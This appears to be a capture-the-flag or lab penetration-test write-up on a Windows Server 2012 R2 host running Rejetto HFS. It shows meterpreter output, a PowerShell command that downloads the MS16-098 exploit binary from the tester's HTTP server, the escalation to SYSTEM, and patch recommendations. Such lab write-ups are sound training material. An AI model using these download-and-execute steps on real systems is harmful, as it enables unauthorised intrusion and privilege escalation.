
```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: 1346 The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
[-] Named Pipe Impersonation (PrintSpooler variant)
[-] Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)
```

The privilege escalation failed so I decided to get a shell and look around within the system. Using the *shell* command meterpreter will give users an interactive shell.


```
meterpreter > shell
Process 2996 created.
Channel 2 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>
```


Initial Access/Foothold

With the shell I can list out the contents of the directory using the *dir* command. I was able to find the user.txt.txt file and using the *type* command I was able to read the contents of that file.


```
C:\Users\kostas\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is D0BC-0196

 Directory of C:\Users\kostas\Desktop

23/09/2022  01:57 ◆◆    <DIR>          .
23/09/2022  01:57 ◆◆    <DIR>          ..
23/09/2022  02:01 ◆◆    <DIR>          %TEMP%
23/09/2022  01:18 ◆◆           560.128 exploit.exe
18/03/2017  03:11 ◆◆           760.320 hfs.exe
18/03/2017  03:13 ◆◆                32 user.txt.txt
               3 File(s)      1.320.480 bytes
               3 Dir(s)  28.724.969.472 bytes free

C:\Users\kostas\Desktop>type user.txt.txt
type user.txt.txt
d[redacted]
C:\Users\kostas\Desktop>
```

Privilege Escalation

Now to elevate my privileges I will use a tool known as Windows Exploit Suggester to determine and vulnerabilities that I can use to elevate my privileges.




```
└─$ python3 windows-exploit-suggester.py --database 2022-09-16-mssb.xls --systeminfo opt
imuminfo.txt
[*]initiating winsploit version 3.3 ...
[*]database file detected as xls or xlsx based on extension
[*]attempting to read from the systeminfo input file
[+]systeminfo input file read successfully (utf-8)
[*]querying database file for potential vulnerabilities
[*]comparing the 32 hotfix(es) against the 266 potential bulletins(s) with a database of
 137 known exploits
[*]there are now 246 remaining vulns
[+][E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+]windows version identified as 'Windows 2012 R2 64-bit'
[*]
[E]MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
[*]  https://www.exploit-db.com/exploits/40745/ -- Microsoft Windows Kernel - win32k Den
ial of Service (MS16-135)
[*]  https://www.exploit-db.com/exploits/41015/ -- Microsoft Windows Kernel - 'win32k.sy
s' 'NtSetWindowLongPtr' Privilege Escalation (MS16-135) (2)
[*]  https://github.com/tinysec/public/tree/master/CVE-2016-7255
[*]
[E]MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*]  https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGNOBJ
Integer Overflow (MS16-098)
[*]
[M]MS16-075: Security Update for Windows SMB Server (3164038) - Important
[*]  https://github.com/foxglovesec/RottenPotato
[*]  https://github.com/Kevin-Robertson/Tater
[*]  https://bugs.chromium.org/p/project-zero/issues/detail?id=222 -- Windows: Local Web
DAV NTLM Reflection Elevation of Privilege
[*]  https://foxglovesecurity.com/2016/01/16/hot-potato/ -- Hot Potato - Windows Privile
```


The tool provides several exploits that can potentially work. After going through the documentation of a few of these exploits the simplest to exploit is the MS16-098 exploit. After reading the documentation in the Exploit Database it provides a link to download an .exe file

```
// Source: https://github.com/sensepost/ms16-098/tree/b85b8dfdd20a50fc7bc6c40337b8de99d6c4db80
// Binary: https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/41020.exe
```

Using Powershell on the target machine and setting up an HTTP server on my Kali Machine will allow me to transfer the file to the target system.




```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```




```
C:\Users\kostas\Desktop>powershell -c "(new-object System.Net.WebClient).DownloadFile('h
ttp://10.10.16.5/41020.exe', 'c:\Users\Public\Downloads\41020.exe')"
powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.16.5/41020.e
xe', 'c:\Users\Public\Downloads\41020.exe')"
```

Now I’ll navigate to the location of the downloaded exploit file.




```
C:\Users\Public\Downloads>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is D0BC-0196

 Directory of C:\Users\Public\Downloads

23/09/2022  03:15 ◆◆    <DIR>          .
23/09/2022  03:15 ◆◆    <DIR>          ..
23/09/2022  03:15 ◆◆           560.128 41020.exe
               1 File(s)        560.128 bytes
               2 Dir(s)  28.724.490.240 bytes free
```

At this point I can run the executable to gain Administrator privileges.




```
C:\Users\Public\Downloads>41020.exe
41020.exe
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
```

After running the executable, I ran a whoami command to find I have Administrator privileges.




```
C:\Users\Public\Downloads>whoami
whoami
nt authority\system

C:\Users\Public\Downloads>
```

Now I can navigate to the Administrator user’s Desktop to find the proof-of-concept file



```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is D0BC-0196

 Directory of C:\Users\Administrator\Desktop

18/03/2017  03:14 ��    <DIR>          .
18/03/2017  03:14 ��    <DIR>          ..
18/03/2017  03:14 ��                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)  28.724.490.240 bytes free
```

Using the *type* command I can view the contents of the file.



```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
5[redacted]
C:\Users\Administrator\Desktop>
```

Conclusion:

During the penetration test several vulnerabilities were discovered which ultimately led to the penetration tester gaining elevated privileges on the target system. The Windows 2012 R2 Standard server hosting an HTTP File Server on port 80 is using a vulnerable version of Rejetto HFS. This vulnerable version is susceptible to remote code execution exploits and was exploited to gain an initial foothold. The system is also susceptible to MS16-098, which when exploited by running a specially crafted application can manipulate the Windows Kernel-mode Driver into giving a user elevated privilege.

Recommendations:

CVE-2014-6287 or Rejetto HFS 2.3x Exploit which allows a user to conduct remote code execution on Rejetto HTTP File Servers Prior to 2.3c

- It is recommended that the system administrators update the server to Rejetto HFS 2.3c. The vendor released this version in response to CVE-2014-6287

CVE-2016-3309 or MS16-098 which allows a user to gain elevated privilege if they execute a specially crafted program.

- Microsoft has release patches related to this vulnerability.

Outdated Windows Version

- Windows Server 2012 R2 mainstream end date was October 9, 2018. Though the Extended end data has been push to October 10, 2023 is it recommended updating the server to the latest version if possible.